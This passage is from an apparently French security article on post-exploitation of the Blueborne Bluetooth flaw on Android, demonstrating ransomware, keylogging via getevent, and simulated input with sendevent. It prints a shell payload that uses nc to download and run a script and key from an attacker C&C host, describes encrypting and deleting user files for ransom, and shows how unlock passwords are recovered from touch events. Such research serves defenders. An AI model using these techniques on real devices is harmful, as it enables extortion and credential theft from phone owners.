



*FIG : Interactions permissions Android et privilèges système pour l'application TTS*

L'application TextToSpeech (TTS) de Google dispose de 4 permissions API Android. Les informations de permissions autorisées pour l'application sont stockées par Android au sein du fichier packages.xml.

```
generic_x86_64:/data/data # cat /data/system/packages.xml | grep tts -A 11
    <package name="com.google.android.tts" codePath="/system/app/GoogleTTS" nativeLibraryPath="/system/app/GoogleTTS/lib" pri
040901" privateFlags="0" ft="162d9f65bc0" it="162d9f65bc0" ut="162d9f65bc0" version="210309163" userId="10050" isOrphaned="tr
        <sigs count="1">
            <cert index="4" />
        </sigs>
        <perms>
            <item name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION" granted="true" flags="0" />
            <item name="com.google.android.providers.gsf.permission.READ_GSERVICES" granted="true" flags="0" />
            <item name="android.permission.INTERNET" granted="true" flags="0" />
            <item name="android.permission.ACCESS_NETWORK_STATE" granted="true" flags="0" />
        </perms>
        <proper-signing-keyset identifier="4" />
    </package>
generic_x86_64:/data/data #
```

*Liste des permissions pour l'application TTS*

Chaque nom de permission est lié à un groupe ID (GID) déterminé au sein du fichier /etc/permissions/plateform.xml. La permission INTERNET a pour identification de groupe système inet.

```
generic_x86_64:/data/data #
generic_x86_64:/data/data # cat /etc/permissions/platform.xml | grep android.permission.INTERNET -A 3
    <permission name="android.permission.INTERNET" >
        <group gid="inet" />
    </permission>

generic_x86_64:/data/data #
```

*Correspondance Permission / GID système*

L'utilisateur système de l'application TTS est présent dans le groupe inet (AID 3003), permettant à l'application d'accéder à Internet au travers de l'API Android.

```
1|generic_x86_64:/data/data # su u0_a50
generic_x86_64:/data/data $ id
uid=10050(u0_a50) gid=10050(u0_a50) groups=10050(u0_a50),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(i
net),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
generic_x86_64:/data/data $
```

*Identité de l'utilisateur u0_a50 (UID, GID et groupes Android)*

Ainsi, nous avons pu aborder l'association des mécanismes de sécurité mis en oeuvre entre les couches les plus hautes (applications Android et API Android) et la couche la plus basse (noyau Linux) de l'architecture logicielle Android.


# Post-exploitation Blueborne

## > Contexte d'attaque au travers du Bluetooth sur un téléphone Android et pistes de post-exploitation

L'exploitation d'une vulnérabilité telle que Blueborne permet à un attaquant d'exécuter du code arbitraire à distance avec les privilèges système de l'utilisateur bluetooth. Cet état de compromission ne permet pas de compromettre directement et complètement le téléphone Android, l'utilisateur bluetooth n'étant pas superutilisateur. L'objectif de cette section consiste à réaliser une revue des principales pistes de scénarios post-exploitation partant du contexte utilisateur bluetooth et permettant d'aller au-delà de l'accès Shell, tout en mettant en lumière leurs avantages et inconvénients.

### Droits de l'utilisateur système Bluetooth

Un attaquant ayant réussi à exploiter deux des vulnérabilités Blueborne (présentées au sein de l'ActuSécu 48) est en mesure d'obtenir un accès distant sur un système Android vulnérable, et d'exécuter des commandes arbitraires sur le système compromis.

```
golden:/ $ $ id
uid=1002(bluetooth) gid=1002(bluetooth) groups=1002(bluetooth),1016(vpn),3001(net_bt_admin),3002(net
t),3003(inet),3005(net_admin),3008(net_bt_stack),3010(wakelock),9997(everybody),41002(u0_a31002)
```

*Exécution de la commande Shell « id » sur le téléphone compromis*

Comme présenté en figure ci-dessus, l'utilisation de la commande id permet de lister l'appartenance aux différents groupes du compte utilisateur bluetooth après exploitation des vulnérabilités Android Blueborne. L'appartenance à ces différents groupes lui attribue l'accès à des fonctionnalités système, dont l'utilisation d'Internet, du Bluetooth ou encore du VPN.

De plus, un oeil avisé aura observé l'appartenance de l'utilisateur bluetooth au groupe u0_a31002. Ce dernier correspond à l'utilisateur u0_a31002, lui même lié à l'application système Bluetooth.apk (/system/app/Bluetooth/Bluetooth.apk). L'inclusion de l'utilisateur bluetooth à ce groupe permet d'obtenir de nouveaux privilèges sur le système. Parmi ces privilèges se trouvent notamment le droit d'accès à l'émission de SMS (SEND_SMS), la lecture des contacts (READ_CONTACTS) ou encore l'écriture de données sur les espaces mémoire externes (WRITE_EXTERNAL_STORAGE).

L'accès à ces groupes utilisateur offre des perspectives de post-exploitation variées du fait des fonctionnalités disponibles (accès aux SMS, aux contacts, à Internet, etc.).

### Revue de quatre types de scénarios de post-exploitation

Afin de mettre en place un scénario de post-exploitation, l'attaquant doit être en capacité d'interagir avec le système Android. Ces interactions avec le système, permises par le biais de l'utilisateur bluetooth, peuvent se faire de différentes manières. Le tableau ci-dessous propose quatre scénarios de post-exploitation envisageables, permettant de compromettre le système Android ciblé :

| Piste | Obstacle potentiel | Temps de développement / R&D |
|---|---|---|
| **Exécution de commandes système** | Liste et compréhension des commandes système | |
| **Installation APK malveillante** | Utilisateur Bluetooth sans privilège *INTERACT_ACROSS_USERS_FULL* | |
| **Utilisation Framework Android sans APK (code natif / dex)** | Développement applicatif important | |
| **Elévation de privilèges** | Acquisition / Identification d'un exploit | |

*Propositions de scénarios de post-exploitation*

✚ **Exécution de commandes système** : cette méthode de compromission consiste à utiliser les commandes Shell disponibles via l'utilisateur bluetooth, sur le système Android. Cette méthode ne nécessite pas de temps développement élevé, ni de recherche complexe.

✚ **APK malveillant** : l'installation et l'exécution d'une application sur le téléphone victime permettent à un attaquant d'interagir directement et simplement avec les fonctionnalités fournies par le framework Android (prise de photo, enregistrement via le micro, etc.). Néanmoins l'utilisateur Bluetooth ne dispose pas des privilèges requis à l'installation d'un apk en ligne de commande (INTERACT_ACROSS_USERS_FULL). Cette méthode n'est donc pas directement envisageable.

✚ **Framework Android sans APK :** comme au travers de l'installation d'une application par commande système, un attaquant est en mesure d'exécuter du code Java en Dalvik Executable (.dex) sur le téléphone de sa victime. Bien que cette méthode permette d'exécuter du code Java arbitraire, les interactions avec les fonctionnalités du framework Android nécessitent un temps de recherche et de développement plus long qu'une méthode de compromission par commandes système.

✚ **Élévation de privilèges** : cette dernière méthode envisagée consiste à utiliser un code d'exploitation diffusé publiquement. Par ce biais, il peut être envisagé d'élever ses privilèges sur le système, par exemple vers le superutilisateur (root). Au travers d'un utilisateur aux privilèges plus élevé que ceux du bluetooth, un attaquant est en mesure de compromettre complètement le système Android. L'inconvénient de cette méthode réside dans la rareté de ces vulnérabilités d'élévation de privilèges et/ou par la complexité technique et par le temps requis pour en identifier une fonctionnelle.

### Choix du scénario

Bien que cette liste de méthodes de post-exploitation ne soit pas exhaustive, nous pouvons constater que deux d'entre elles peuvent être aisément envisagées par un attaquant.

Tout d'abord, le scénario **par exécution de commandes système** est une méthode simple et efficace à mettre en oeuvre. En effet, de multiples commandes système, couramment utilisées sur les systèmes Linux, permettent à un attaquant d'accéder au réseau (ex. nc), d'écrire des fichiers sur le système (ex. echo, touch, mkdir), ou encore d'interagir avec des périphériques Android (ex. getevent, setevent, comme nous allons l'aborder dans les prochaines sections).

**« L'inclusion de l'utilisateur Bluetooth à ce groupe permet d'obtenir de nouveaux privilèges sur le système. Parmi ces privilèges se trouvent notamment le droit d'accès à l'émission de SMS (SEND_SMS), la lecture des contacts (READ_CONTACTS) ou encore l'écriture de données sur les espaces mémoire externes (WRITE_EXTERNAL_STORAGE)... »**

Par ailleurs, **l'exécution de code Java** sur le système Android, via l'utilisation du format de donnée binaire Dalvik Executable, permet à un attaquant la mise en place de scénario de post-exploitation plus complexe. En effet, du code Java peut être utilisé afin, par exemple, de chiffrer ou déchiffrer des fichiers sur le système ciblé, sans pour autant utiliser de fonctionnalités liées au Framework Android. De plus, l'avantage du choix de format binaire Dalvik Executable est qu'il assure une rétro compatibilité du scénario de post-exploitation sur les téléphones Android inférieurs à la version 5.0.

C'est donc au travers de ces deux méthodes que trois scénarios de post-exploitation sont proposés en sections suivantes, permettant à un attaquant de compromettre complètement le téléphone de sa victime et de le rançonner.


# Post-exploitation Blueborne


## > Scénario #1 - Rançongiciel (ransomware)

### Synthèse du scénario de demande de rançon

Le premier scénario de post-exploitation consiste à **rançonner un utilisateur** en chiffrant les données personnelles présentes sur son téléphone.

Deux vulnérabilités Blueborne (présentées en ActuSécu 48) sont d'abord utilisées pour ce scénario. Ces failles de sécurité permettent de forcer le téléphone de la victime à se connecter au serveur de commande et de contrôle.

Ce serveur, contrôlé par l'attaquant, permet dans un second temps de déposer et d'exécuter deux charges utiles sur le système Android ciblé.




*Architecture globale du scénario de demande de rançon (ransomware)*

**« Le premier scénario de post-exploitation consiste à rançonner un utilisateur en chiffrant les données personnelles présentes sur son téléphone. »**

Les deux charges utiles permettent de chiffrer récursivement les fichiers de l'utilisateur stockés au sein du répertoire /sdcard. Enfin, la victime est notifiée du chiffrement de ses données personnelles et de la démarche à suivre pour les récupérer.

### Étapes d'exploitation

La première étape de ce scénario d'exploitation nécessite qu'un attaquant expose sur Internet un serveur de commande et de contrôle. Ce serveur a pour vocation d'être accessible par le téléphone ayant été compromis par Blueborne. Dans le cas de notre démonstration, un téléphone Samsung Galaxy S3 Mini en version 7.1.2 est utilisé.


*Exécution du serveur de commande et de contrôle*

Dès lors que ces conditions initiales sont réunies, le code d'exploitation Blueborne adapté au téléphone ciblé est exécuté.

L'objectif de ce code d'exploitation est d'exécuter une unique commande Shell afin de réaliser les quatre actions suivantes :

➕ **Déplacement dans un dossier du téléphone** de la victime accessible en écriture et exécution par l'utilisateur bluetooth (/data/misc/bluedroid/) ;

➕ **Téléchargement d'un script** Shell conçu par l'attaquant via la commande nc ;

➕ **Récupération d'une clef de chiffrement** propre au téléphone compromis. Cette clef est stockée dans une variable Shell via la commande nc également ;


➕ **Exécution du script** Shell précédemment téléchargé avec en paramètre la clef de chiffrement, via la commande système sh.

Le script Shell diffusé par le serveur de commande et de contrôle contient un vecteur d'initialisation unique (Initialisation Vector), produit à la volée.

```
1  cd /data/misc/bluedroid/ ; \
2  echo "" | nc 192.168.43.25 4242 > script.sh ; \
3  key=$(echo "" | nc 192.168.43.25 4242) ; \
4  sh script.sh $key
```

*Charge utile exécutée sur le téléphone vulnérable via l'exploit Blueborne*

Une fois exécuté, le script Shell télécharge dans un premier temps un second fichier contenant du code Java compilé en format Dalvik Executable. Ce format est exécutable via la commande dalvikvm accessible par l'utilisateur bluetooth.





Le script cherche récursivement tout fichier ayant un format présent au sein d'une liste d'extensions considérées comme intéressantes à rançonner (ex. .jpg, .xlsx, .docx, .pdf, etc.). Chaque fichier identifié est chiffré en AES avec le code Java téléchargé et une clef de chiffrement stockée en mémoire (ainsi qu'un vecteur d'initialisation (IV)) .

Chaque fichier chiffré est ensuite enregistré sur le téléphone cible et nommé avec l'extension .enc. La version originale du fichier en clair est supprimée à l'aide la commande rm.
Une fois les fichiers du téléphone chiffrés, le script Shell attend que l'utilisateur déverrouille son téléphone, et ouvre automatiquement une page Web sur celui-ci.

La page avertit l'utilisateur que ses données personnelles ont été chiffrées. De plus, un identifiant unique est attribué à la victime afin que les paramètres de chiffrement (clef de chiffrement et le vecteur d'initialisation) puissent lui être retournés.

Enfin, les données téléchargées sur le téléphone compromis sont supprimées. Le téléphone redémarre afin de complexifier les possibilités de récupération de la clef de chiffrement stockée en mémoire.

Lorsque la rançon est payée par la victime, l'attaquant est en mesure de transmettre le script de déchiffrement, ainsi que les clefs nécessaires pour récupérer ses données. La figure suivante présente l'entrée en base de données du notre utilisateur compromis sur le serveur de commande et de contrôle.




*Récupération des données de chiffrement au sein de la base de données du C&C*

## Bilan du scénario


Comme abordé dans ce scénario, l'exploitation d'une vulnérabilité donnant un accès distant à l'utilisateur Bluetooth sur un téléphone Android peut mener à un scénario de demande de rançon (ransomware).


# > Scénario #2 - Enregistreur de frappes (Keylogger)

## Synthèse du scénario Enregistreur de frappes

Le second scénario de post-exploitation consiste **à enregistrer les interactions de l'utilisateur sur le téléphone Android compromis**. L'attaquant exploite toujours la vulnérabilité Blueborne et déploie des scripts sur le téléphone de sa victime.

Un des scripts déployés par l'attaquant permet de capturer toutes les interactions de l'utilisateur sur le téléphone. Les interactions capturées comprennent les frappes clavier virtuel, dont potentiellement des mots de passe ou toute autre donnée sensible tapée sur celui-ci.





*Principes du scénario de post-exploitation 'Enregistreur de frappes'*

## Étapes d'exploitation

L'attaquant dispose de la capacité d'exécution de commande à distance. Il déploie un script sur le système permettant de récupérer toutes les interactions système.


Ce script inclut la commande système Android getevent [7]. L'utilisateur système Bluetooth dispose des privilèges pour exécuter cette commande. La commande getevent permet de récupérer en direct toutes les caractéristiques des événements de périphériques système, dont la position d'un appui sur l'écran ou d'une touche, la surface d'appui, la durée de pression, etc.

Les figures ci-dessous représentent la démonstration de ce scénario de post-exploitation. À gauche de chaque figure est présenté le terminal de l'attaquant, sur le serveur de commande et contrôle. À droite de la figure se trouve le téléphone de la victime. Les événements sur l'interface 'clavier virtuel' sont capturés en temps réel par le script de post-exploitation. Ils sont transmis au serveur de commande et contrôle administré par l'attaquant.




*Lancement du script de récupération d'événements système*

La commande getevent retourne une suite d'évènements sous 4 colonnes, comme présentée en figure suivante. À droite, la victime entre son mot de passe de téléphone, et à gauche l'attaquant capture les événements à distance. Les valeurs de données sont retournées en hexadécimal sur la figure.




*Evénements de déverrouillage du téléphone retournés par la commande getevent*

Chaque ligne suit la structure du tableau suivant. Contrairement aux données récupérées de la capture d'écran, les événements de ce tableau sont en valeur entière.

| Interface | Type d'événement | Code d'événement | Valeur du code |
|---|---|---|---|
| /dev/input/event1 | EV_ABS (3) | ABS_MT_POSITION_X (53) | 200 |

Le premier argument est l'interface sur laquelle sont récupérés les événements. Dans notre exemple, les touchers-écrans sont récupérés sur l'interface /dev/input/event1.

Le second argument est **le type d'événement** ; seuls deux nous intéressent pour traiter les événements de toucher d'écran :
- EV_ABS (3), catégorie d'événement de type « Toucher d'écran » ;
- EV_SYN (0), séparateur d'évènement.

Entre chaque séparateur, une séquence de **codes d'événements** est retournée, comme les données suivantes :
- ABS_MT_POSITION_X (53), abscisse de la position du toucher ;
- ABS_MT_POSITION_Y (54), ordonnée de la position du toucher ;
- ABS_MT_PRESSURE (58), surface de contact du toucher.

Enfin, le dernier argument de chaque ligne est la valeur du code d'événement (nombre entier).

Des informations complètes sur la gestion des événements sur Android (et par extension Linux) peuvent être consultées au sein de la documentation officielle **[8,9,10]**.

Dans le cadre de ce projet, nous avons développé un script Python permettant d'analyser et de transformer les données capturées en points dans un espace à deux dimensions.

```
$python event_parser.py -h
usage: event_parser.py [-h] [--device DEVICE] [--xLim XLIM] [--yLim YLIM] file

Parsing getevents

positional arguments:
  file             The file to parse

optional arguments:
  -h, --help       show this help message and exit
  --device DEVICE  The device to parse (default: /dev/input/event2)
  --xLim XLIM      Screen width
  --yLim YLIM      Screen hight
$python event_parser.py --device /dev/input/event1 keyevent_data.txt
('Filename:', 'keyevent_data.txt')
(16884, 31810, 284)
(16793, 30803, None)
(16702, 29044, None)
(16580, 27473, None)
(16489, 25954, None)
(16368, 25356, None)
(16277, 24485, None)
(16155, 24007, None)
(15943, 22368, None)
(15852, 21326, None)
(15760, 20797, None)
(15548, 18150, None)
(15639, 14411, None)
(15760, 14001, None)
(15943, 13591, None)
(27543, 20438, 285)
(7106, 23785, 286)
(6164, 23187, 287)
(24810, 19977, 288)
(11175, 20848, 289)
(30762, 29334, 290)
```

*Conversion des données capturées par la commande getevent en points dans un espace à deux dimensions*


Les valeurs entières de code d'événement sont propres à chaque téléphone. En effet, la position d'une lettre sur le clavier virtuel n'est pas la même sur deux téléphones ayant une taille d'écran différente. Aussi, la configuration logicielle du clavier virtuel peut varier.

Cependant, ces données peuvent être traitées par des analyses statistiques pour reconnaître des motifs, des enchaînements d'actions, des écarts relatifs entre des événements afin d'identifier les emplacements des touches du clavier virtuel Android.

Nous avons par exemple capturé à distance les événements de déverrouillage de notre téléphone cible. Ce déverrouillage se caractérise par l'appui sur le bouton de sortie de veille du téléphone, puis par la saisie du mot de passe de déverrouillage.

La figure suivante est une représentation graphique de ces événements, créée à partir des données collectées. Ils permettent de trouver le mot de passe de déverrouillage du téléphone (dans l'exemple, le mot de passe est ossir).

Après la récupération des données capturées et l'analyse de celles-ci, le jeu de données est représenté de manière séquentielle. Il est alors possible d'identifier le mot de passe de déverrouillage du téléphone par correspondance relative entre les points dans l'espace.




*Affichage séquentiel des événements capturés sur le téléphone*

## Bilan du scénario

En exploitant la vulnérabilité Blueborne, un attaquant est en mesure de capturer tous les événements générés par un utilisateur sur un téléphone compromis. Par une analyse a posteriori des événements capturés, l'attaquant peut identifier des données sensibles tapées par l'utilisateur, comme le mot de passe de déverrouillage du téléphone ou le mot de passe de comptes applicatifs.





# > Scénario #3 - Installation d'une application malveillante

## Synthèse du scénario d'installation d'application malveillante

Le troisième et dernier scénario de post-exploitation présenté au sein de cet article consiste **à simuler des interactions de l'utilisateur sur le téléphone Android vulnérable**. La finalité de ce dernier est d'installer une application malveillante sur le téléphone de la victime, application disposant d'un nombre important de permissions.

L'attaquant est toujours en mesure d'exploiter la vulnérabilité Blueborne et de déployer des scripts sur le téléphone compromis.

Cette fois-ci, le script de post-exploitation ne va pas récupérer des événements sur le système, mais en simuler.




*Principes du scénario de post-exploitation 'Installation d'une application malveillante'*

## Étapes d'exploitation

Des interactions utilisateur peuvent être simulées depuis un accès Shell sur le système Android à l'aide de la commande système sendevent. Cette commande permet de jouer des actions sur une interface, un périphérique du téléphone, comme des appuis sur l'écran, ou sur des touches du clavier virtuel Android. L'utilisateur système bluetooth dispose des privilèges d'exécution de la commande sendevent.

Dans le cadre de cette démonstration, un attaquant ayant réussi à identifier le mot de passe de déverrouillage du téléphone (cf. scénario précédent) pourrait réutiliser cette information.

